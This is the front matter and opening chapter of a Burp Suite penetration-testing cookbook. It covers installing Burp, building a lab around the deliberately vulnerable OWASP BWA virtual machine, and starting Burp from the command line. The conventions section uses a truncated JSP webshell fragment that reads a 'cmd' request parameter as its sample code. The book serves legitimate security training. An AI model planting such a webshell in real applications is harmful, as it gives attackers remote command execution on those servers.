2ND EDITION

Burp Suite Cookbook

Web application security made easy with Burp Suite

DR. SUNNY WEAR

Burp Suite Cookbook

Web application security made easy with Burp Suite

Dr. Sunny Wear

BIRMINGHAM—MUMBAI

Burp Suite Cookbook

Group Product Manager: Pavan Ramchandani

Publishing Product Manager: Prachi Rana

Book Project Manager: Sean Lobo

Senior Editor: Romy Dias

Technical Editor: Nithik Cheruvakodan

Copy Editor: Safis Editing

Proofreader: Safis Editing

Indexer: Sejal Dsilva

Production Designer: Joshua Misquitta

Marketing Coordinators: Marylou De Mello and Shruthi Shetty

First published: September 2018

Second edition: September 2023

Production reference: 1210923

Published by Packt Publishing Ltd

Grosvenor House

11 St Paul's Square

Birmingham

B3 1RB

ISBN 978-1-83508-107-5

`www.packtpub.com`

To the memory of my parents, whom I miss and love very much.

Contributors

About the author

Dr. Sunny Wear is a web security architect and penetration tester. She provides secure coding classes, creates software, and performs penetration testing on web/API and mobile applications. Sunny has more than 25 years of hands-on software programming, architecture, and security experience and holds a Doctor of Science in Cybersecurity. She is a content creator on Pluralsight, with three courses on Burp Suite. She is a published author, a developer of mobile apps such as Burp Tool Buddy, and a content creator on courses related to web security and penetration testing. She regularly speaks and holds classes at security conferences such as Defcon, Hackfest, and BSides.

I want to thank the people who have been close to me and supported me, especially my wife, Gladys, and my parents.

About the reviewer

Sachin Wagh is a senior security consultant at NetSPI. His core areas of expertise include vulnerability analysis and penetration testing. He has spoken at various cyber security conferences, including Hack in Paris, Infosecurity Europe, and Hakon India. In his spare time, Sachin enjoys refining his photography skills and capturing the beauty of landscapes through his camera lens.

Thanks to my family and friends for all of their support.

Table of Contents

5

Assessing Authorization Checks 183

6

Assessing Session Management Mechanisms 209

Preface

Burp Suite is a Java-based platform for testing the security of your web applications and has been adopted widely by professional enterprise testers.

The **Open Web Application Security Project** (**OWASP**) offers many resources to developers and testers for securing web and API applications. This book leverages test cases from OWASP with slight modifications for use in Burp Suite to give you hands-on practice. Toward the end of this book, more advanced concepts are included, giving you recipes to be applied in bug bounty hunting, penetration testing, and application security.

By the end of the book, you will be up and running with using Burp Suite to test the security posture of your web applications and APIs.

Who this book is for

If you are a security professional, web pentester, or software developer who wants to adopt Burp Suite for testing application and API security, this book is for you.

What this book covers

Chapter 1, *Getting Started with Burp Suite*, provides the setup instructions necessary to proceed through the material of the book.

Chapter 2, *Getting to Know the Burp Suite of Tools*, begins by establishing the target scope and provides overviews of the most commonly used tools within Burp Suite.

Chapter 3, Configuring, Crawling, Auditing, and Reporting with Burp, helps testers to calibrate Burp Suite settings to be less abusive toward the target application.

Chapter 4, *Assessing Authentication Schemes*, covers the basics of authentication, including an explanation that it is the act of verifying that a person or object's claim is true.

Chapter 5, *Assessing Authorization Checks*, helps you understand the basics of authorization, including an explanation that it how an application uses roles to determine user functions.

Chapter 6, *Assessing Session Management Mechanisms*, dives into the basics of session management, including an explanation that it is how an application keeps track of user activity on a website.

Chapter 7, *Assessing Business Logic*, covers the basics of business logic testing, including an explanation of some of the more common tests performed in this area.

Chapter 8, *Evaluating Input Validation Checks*, delves into the basics of data validation testing, including an explanation of some of the more common tests performed in this area.

Chapter 9, *Attacking the Client*, helps you understand how client-side testing is concerned with the execution of code on the client, typically natively within a web browser or browser plugin. You'll learn how to use Burp Suite to test the execution of code on the client side to determine the presence of **Cross-Site Scripting** (**XSS**). You'll also learn about using DOM Invader within the Burp Suite browser to uncover DOM-based vulnerabilities.

Chapter 10, *Working with Burp Suite Macros and Extensions*, teaches you how Burp Suite macros enable penetration testers to automate events such as logins or response parameter reads to overcome potential error situations. You will also learn about extensions as additional functionality to Burp Suite, especially a few choice ones for bug bounty hunting.

Chapter 11, *Implementing Advanced Topic Attacks*, provides a brief explanation of XXE as a vulnerability class targeting applications that parse XML and SSRF as a vulnerability class allowing an attacker to force applications to make unauthorized requests on the attacker's behalf. You will also learn about hacking GraphQL and **JSON Web Tokens** (**JWTs**) using Burp Suite.

To get the most out of this book

All the requirements are updated in the *Technical requirements* section for each of the chapters.

The following table is a list of software requirements. You will need the items in the table throughout the book. The preliminary steps of each recipe will inform you what software is required.

Software/hardware covered in the book	**OS and other requirements**
Oracle VirtualBox	Windows, macOS, and Linux (any)
Mozilla Firefox browser	OWASP **Broken Web Applications** (**BWA**) VM
7-Zip file archiver	Burp Suite Community or Professional
Oracle Java	PortSwigger account to access labs

Each recipe contains a setup stage called *Getting ready*, which provides links and instructions for the required software prior to performing the individual steps.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Allow the attack to continue until you reach payload `50`."

A block of code is set as follows:

```
<%@ page import="java.util.*,java.io.*"%>
  <%
  if (request.getParameter("cmd") != null) {
       out.println("Webshell cmd: " + request.getParameter("cmd")
```

Any command-line input or output is written as follows:

```
C:\Burp Jar Files>java -jar
burpsuite_pro_v2023.4.3.jar
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select a tool from the drop-down listing and click the **Lookup Tool** button."

> **Tips or important notes**
> Appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it…

This section contains the steps required to follow the recipe.

How it works…

This section usually consists of a detailed explanation of what happened in the previous section.

There's more…

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at `customercare@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`

Share your thoughts

Once you've read *Burp Suite Cookbook - Second Edition*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below

`https://packt.link/free-ebook/9781835081075`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly

1

Getting Started with Burp Suite

This chapter provides the setup instructions necessary to proceed through the material in this book. Starting with downloading Burp, the details include the two main Burp editions available and their distinguishing characteristics.

To use Burp Suite, a penetration tester requires a target application. This chapter includes instructions on downloading and installing OWASP applications contained within a **Virtual Machine** (**VM**). Such applications will be used throughout this book as targeted vulnerable web applications.

This chapter includes instructions to configure the Burp Suite Proxy listener. This listener is required to capture all HTTP traffic flowing between your local browser and the target website. Default settings for the listener include an **Internet Protocol** (**IP**) address, `127.0.0.1`, and a port number, `8080`.

Finally, this chapter will conclude with the options for starting Burp Suite. This includes how to start Burp Suite at the command line, with an optional headless mode, and using the executable.

In this chapter, we will cover the following recipes:

- Downloading Burp Suite (Community and Professional editions)
- Setting up a web app pentesting lab
- Creating a PortSwigger account to access Web Security Academy
- Starting Burp Suite at a command line or as an executable
- Listening for HTTP traffic using Burp

Downloading Burp Suite (Community and Professional editions)

The first step in learning the techniques contained within this book is to download the Burp Suite application. The download page is available here: `https://portswigger.net/burp/`. You will need to decide which edition of Burp Suite you would like to download from the following:

- Professional
- Community
- Enterprise (not covered): This product is designed for large companies to run Burp Scanner across thousands of targets
- Dastardly (not covered): This edition only provides Burp Scanner capabilities and is specifically designed to integrate with Jenkins and other CI tools as jobs within a DevOps pipeline

What is now termed **Community** was once labeled **Free Edition**. You may see both referenced on the internet, but they are the same. At the time of writing, the Professional edition costs $449.

To help you make your decision, let's compare the two. The Community version offers many of the functions used in this book, but not all. For example, the Community version does not include any scanning functionality. In addition, the Community version contains some forced throttling of threads when using the Burp Suite Intruder functionality. There are no built-in payloads in the Community version, though you can load custom ones. And, finally, several Burp Suite extensions that require the Professional edition will, obviously, not work in the Community edition.

The Professional version has all the functionality enabled, including passive and active scanners. There is no forced throttling. **PortSwigger** (that is, the name of the company that writes and maintains Burp Suite) provides several built-in payloads for fuzzing and brute-forcing. Burp Suite extensions that use scanner-related API calls work in the Professional version as well.

In this book, we will be using the Professional version, which provides access to an extensive array of functionality compared to the Community edition. However, when a feature is used in this book that's specific to the Professional edition, a special icon will indicate this:




Figure 1.1 – Burp Suite Professional icon

Getting ready

To begin our adventure together, go to `https://portswigger.net/burp` and download the edition of Burp Suite you wish to use. The page provides a slider, as shown here, which highlights the features of Professional and Community, allowing you to compare them:

Figure 1.2 – Burp Suite Professional versus Community features

You may wish to choose the Community edition to gain familiarity with the product before purchasing the Professional version.

Should you choose to purchase or use the trial version of the Professional edition, you will need to complete forms or payments and subsequent email confirmations will be sent to you. Once your account is created, you may log in and perform the download from the links provided in our account.

Software tool requirements

To complete this recipe, you will need the following:

- Oracle Java (`https://www.oracle.com/java/technologies/downloads/`)
- Burp Proxy Community or Professional (`https://portswigger.net/burp/`)
- Mozilla Firefox browser (`https://www.mozilla.org/en-US/firefox/new/`)

How to do it...

After deciding on the edition you need, you have two installation options, including an executable or a plain JAR file. The executable is only available in Windows and is offered in both 32-bit and 64-bit versions. The plain JAR file is available for Windows, macOS, and Linux. You can find all the available download options here: `https://portswigger.net/burp/releases/professional-community-2023-4-5?requestededition=community&requestedplatform=`.

The Windows executable is self-contained and will create icons in your program listing. However, the plain JAR file requires your platform to have Java (`https://www.oracle.com/java/technologies/downloads/`) pre-installed. You may choose the current version of Java (JRE or JDK), so feel free to choose the latest version:




Figure 1.3 – PortSwigger's Downloads page

Setting up a web app pentesting lab

The **Broken Web Application** (**BWA**) is an OWASP project that provides a self-contained VM complete with a variety of applications with known vulnerabilities. The applications within this VM enable students to learn about web application security, practice and observe web attacks, and make use of penetration tools such as Burp Suite.

To follow the recipes shown in this book, we will utilize OWASP's BWA VM. At the time of writing this book, the OWASP BWA VM can be downloaded from `https://sourceforge.net/projects/owaspbwa/files/`.

Getting ready

We will download the OWASP BWA VM along with supportive tools to create our web app pentesting lab.

Software tool requirements

To complete this recipe, you will need the following:

- Oracle VirtualBox (`https://www.virtualbox.org/wiki/Downloads`): Choose an executable specific to your platform
- Mozilla Firefox browser (`https://www.mozilla.org/en-US/firefox/new/`)
- 7-Zip file archiver (`https://www.7-zip.org/download.html`)
- OWASP BWA VM (`https://sourceforge.net/projects/owaspbwa/files/`)
- Burp Proxy Community or Professional (`https://portswigger.net/burp/`)
- Oracle Java (`https://www.oracle.com/java/technologies/downloads/`)

How to do it...

For this recipe, you will need to download the OWASP BWA VM and install it by performing the following steps:

1. Click **Download Latest Version** after clicking the OWASP BWA VM link provided earlier and unzip the `OWASP_Broken_Web_Apps_VM_1.2.7z` file.
2. You will be presented with a listing of several files, as follows:




Figure 1.4 – File listing after unzipping OWASP_Broken_Web_Apps_VM_1.2.7z

3. All file extensions shown indicate that the VM can be imported into Oracle VirtualBox or VMware Player/Workstation. To set up the web application pentesting lab for this book, we will use Oracle VirtualBox.
4. Make a note of the `OWASP Broken Web Apps-cl1.vmdk` file. Open VirtualBox Manager (that is, the Oracle VM VirtualBox program).
5. Within the VirtualBox Manager screen, select **Machine | New** from the top menu and type a name for the machine – for example, `OWASP BWA`.

6. Set **Type** to **Linux** and **Version** to **Ubuntu (64-bit)**, and then click **Next**, as follows:




Figure 1.5 – Create Virtual Machine

7. The next screen allows you to adjust the RAM or leave it as-is. Click **Next**.
8. On the next screen, choose **Use an existing virtual hard disk file**.
9. Use the folder icon on the right to select the `OWASP Broken Web Apps-cl1.vmdk` file from the extracted list and click **Create**, as follows:




Figure 1.6 – Hard disk allocation

10. Your VM will have been loaded into VirtualBox Manager. Let's make some minor adjustments. Highlight the **OWASP BWA** entry and select **Settings** from the top menu.
11. Select the **Network** section in the left-hand pane and change **Attached to:** to **Host-only Adapter**. Click **OK**:




Figure 1.7 – Network adapter settings

12. Now, let's start the VM. Right-click and then choose **Start | Normal Start**:




Figure 1.8 – Starting the VM

13. Wait until the Linux system is fully booted, which may take a few minutes. After the booting process is complete, you should see the following screen. Note that the IP address shown will be different for your machine:




Figure 1.9 – Your assigned IP address for the VM

14. The information presented on this screen identifies the URL where you can access vulnerable web applications running on the VM. For example, in the previous screenshot, the URL is `http://192.168.56.101/`. You will be given a prompt to administer the VM, but it is not necessary to log in at this time.
15. Open the Firefox browser on your host system, not in the VM. Using the Firefox browser on your host machine, enter the URL provided (for example, `http://192.168.56.101/`), where the IP address is specific to your machine.
16. In your browser, you will be presented with an index page containing links to vulnerable web applications. These applications will be used as targets throughout this book:

Figure 1.10 – Splash page of the VM

How it works...

Leveraging a customized VM created by OWASP, we can quickly set up a web app pentesting lab containing purposefully vulnerable applications that we can use as legal targets for our exercises throughout this book.

Creating a PortSwigger account to access Web Security Academy

In this edition, we've added more web security-related labs to enrich your experience with Burp Suite. To follow along and complete these labs, you must register an account with PortSwigger.

PortSwigger provides free, online web security training through Web Security Academy (`https://portswigger.net/web-security`). Academy consists of learning materials, hands-on labs, and practice exams. We will use some of these labs to demonstrate hacking techniques within this book.

Getting ready

Browse to the PortSwigger site (`https://portswigger.net/`) and look for the **LOGIN** button. Click the **LOGIN** button to navigate to the login page, which has a registration button:




Figure 1.11 – PortSwigger LOGIN button

How to do it...

Follow these steps:

1. Go to `https://portswigger.net/users` and select the **Create account** button at the bottom, next to the **Log In** button:




Figure 1.12 – The Create account button

2. You must provide a valid email address to receive your password for logging into the site:




Figure 1.13 – PortSwigger account creation page

You should receive the password for the account within a short amount of time.

Starting Burp Suite at a command line or as an executable

For non-Windows users or those Windows users who chose the plain JAR file option, you will start Burp at a command line each time you wish to run it. As such, you will require a particular Java command to do so.

In some circumstances, such as automated scripting, you may wish to invoke Burp at the command line as a line item in your shell script. Additionally, you may wish to run Burp without a **Graphical User Interface** (**GUI**), referred to as **headless mode**. This recipe describes how to perform these tasks.

How to do it...

We will review the commands and actions required to start the Burp Suite product:

- After running the installer from the downloaded `.exe` file, start Burp in Windows by double-clicking the icon on your desktop or selecting it from the programs listing:




Figure 1.14 – Burp Suite menu items after installation

- When using the plain JAR file, the `java` executable is followed by the option of `-jar`, followed by the name of the download JAR file.

  Start Burp at the command line (minimal) with the plain JAR file (Java must be installed first):

  ```
  C:\Burp Jar Files>java -jar burpsuite_pro_v2023.4.3.jar
  ```

  If you wish to have more control over the heap size settings (that is, the amount of memory allocated for the program), you may modify the `java` command.

  The `java` executable is followed by `-jar`, followed by the memory allocation. In this case, 2 GB (that is, `2g`) is allocated for **read access memory** (**RAM**), followed by the name of the JAR file. If you receive an error to the effect that you cannot allocate that much memory, just drop the amount down to something like 1,024 MB (that is, `1024m`) instead.

  Start Burp at the command line (optimize) with the plain JAR file (Java must be installed first):

  ```
  C:\Burp Jar Files>java -jar -Xmx2g burpsuite_pro_v2023.4.3.jar
  ```

- It is possible to start Burp Suite from the command line and run it in headless mode. Headless mode means running Burp without the GUI.

> **Note**
> For this book, we will not be running Burp in headless mode since we are learning through the GUI. However, you may require this information in the future, which is why it is presented here.

Start Burp Suite from the command line so that it can be run in headless mode with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Djava.awt.headless=true burpsuite_
pro_v2023.4.3.jar
```

Note the placement of the `-Djava.awt.headless=true` parameter immediately following the `-jar` option and before the name of the JAR file.

If successful, you should see the following:

```
proxy: Proxy service started on 127.0.0.1:8080
```

Press *Ctrl* + *C* or *Ctrl* + *Z* to stop the process.

It is possible to provide a configuration file to the headless mode command so that you can customize the port number and IP address where the proxy listener is located.

> **Note**
> Please consult PortSwigger's support pages for more information on this topic: `https://support.portswigger.net/customer/portal/questions/16805563-burp-command-line`.

In each startup scenario described, you should be presented with a **splash screen**:

1. The splash screen label will match whichever edition you decided to download, either Professional or Community:

Figure 1.15 – Burp Suite splash screen

2. You may be prompted to update the version; feel free to do this, if you like. New features are constantly added to Burp to help you find vulnerabilities, so upgrading the application is a good idea. Choose **Update Now**, if applicable.

3. Next, you will be presented with a dialog box asking about project files and configurations:

Figure 1.16 – Project options upon startup

4. If you are using the Community edition, you will only be able to create a temporary project. If you are using the Professional edition, create a new project on disk, saving it in an appropriate location so that you can find it. Click **Next**.
5. The subsequent splash screen will ask you about the configurations you would like to use. At this point, we don't have any yet, so choose **Use Burp defaults**. As you progress through this book, you may wish to save configuration settings and load them from this splash screen in the future, as follows:

